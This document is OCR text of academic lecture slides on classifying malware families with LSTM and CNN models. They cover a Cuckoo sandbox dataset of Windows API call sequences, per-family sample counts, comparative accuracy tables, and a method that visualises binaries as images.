


Figure: Our cuckoo sandbox environment to extract API calls using dynamic analysis (7107 different malware)


LSTM based Malware Classification II

The following steps were followed when creating the dataset.

1. **Cuckoo Sandbox environment preparation**:*Ubuntu* 17.10, *Cuckoo* 2.0.4, Windows 7 *Analysis OS*, *VirtualBox* 5.1.30, *Python* 3.6.5.
2. **Analysis of malware**: This behavior is all Windows API call requests that the malware has made on the Windows 7 operating system.
3. **Indexing Windows API calls**: We found that there were **342** different API calls. These API calls are indexed with the numbers 0-341 to form a dataset.
4. **Analysis of malware using VirusTotal Public API**: We determined the hash values of each of malware that we analyzed and inquired these hash values with VirusTotal service.
5. **Creating the dataset**: Finally, we created the dataset by matching the Windows API call sequences and obtained malware classes. We have considered 8 different classes when creating the dataset.

LSTM based Malware Classification III

Malware Family	# of inst.
Adware	379
Backdoor	1001
Downloader	1001
Dropper	891
Spyware	832
Trojan	1001
Virus	1001
Worms	1001
Total	**7107**







Figure: The classification model layers and their neurons.

LSTM based Malware Classification IV



(a) Adware(tanh) (b) Backdoor(tanh) (c) Downloader(tanh) (d) Dropper(tanh)

(e) Spyware(softsign) (f) Trojan(softsign) (g) Virus(softsign) (h) Worm(softsign)

LSTM based Malware Classification V

	Ad.	Back.	Down.	Drop.	Spy.	Trojan	Virus	Worm
LSTM								
Acc.	0.985	0.877	0.909	0.877	0.876	0.835	0.927	0.865
Prec.	0.90	0.60	0.72	0.52	0.46	0.36	0.76	0.57
Recall	0.77	0.40	0.57	0.44	0.42	0.22	0.70	0.37
F1	**0.83**	**0.48**	**0.64**	**0.48**	**0.44**	**0.27**	**0.73**	**0.45**
Activation Func.	tanh	tanh	soft sign	soft sign	soft sign	soft sign	tanh	soft sign
kNN								
Acc.	0.976	0.834	0.870	0.819	0.879	0.841	0.859	0.823
Prec.	0.89	0.38	0.62	0.19	0.45	0.33	0.47	0.36
Recall	0.59	0.26	0.20	0.13	0.26	0.12	0.21	0.23
F1	0.71	0.31	0.30	0.16	0.33	0.18	0.29	0.28
DT								
Acc.	0.954	0.824	0.839	0.815	0.824	0.786	0.856	0.825
Prec.	0.53	0.39	0.43	0.32	0.30	0.26	0.48	0.41
Recall	0.80	0.41	0.48	0.38	0.41	0.28	0.52	0.40
F1	0.64	0.40	0.45	0.35	0.35	**0.27**	0.50	0.40
RBF SVM								
Acc.	0.979	0.875	0.876	0.881	0.899	0.867	0.888	0.875
Prec.	1.00	0.91	1.00	0.84	0.79	0.87	1.00	0.93
Recall	0.59	0.14	0.12	0.09	0.16	0.07	0.18	0.18
F1	0.74	0.25	0.22	0.16	0.27	0.12	0.31	0.29

LSTM based Malware Classification VI

- Yazı, A.F., Çatak, F. Ö. and Gül, E., ”Classification of Methamorphic Malware with Deep Learning (LSTM),” *27th IEEE Signal Processing and Communication Application Conference (SIU)*, 2019.

Convolutional Neural Networks (CNN) - Preliminary Information

- A CNN is a DL algorithm which can take in an input image, assign importance (learnable weights and biases) to various aspects/objects in the image and be able to differentiate one from the other.
- You don't have to extract features of images.





Figure: A classification model to classify automobile types.


Convolutional Neural Networks (CNN) based Malware Classification I

Malware Visualization

- **Definition** : is an important branch of malware static analysis techniques
- Malware is turned into an image for visualization and classification
- **Steps** :
  1. To turn a malware executable into an 3-channels image
  2. Read its binary code as a sequence of 8-bit unsigned integer $[0, 255]$
  3. Each value is interpreted as the intensity of **Red channel**
  4. Calculate the Entropy value of each byte and normalize the value between $[0, 255]$
  5. Each value is interpreted as the intensity of **Green channel**



Convolutional Neural Networks (CNN) based Malware Classification II



Thank You

Thank you for listening

Ferhat Ozgur Catak
ferhat.o.catak@ntnu.no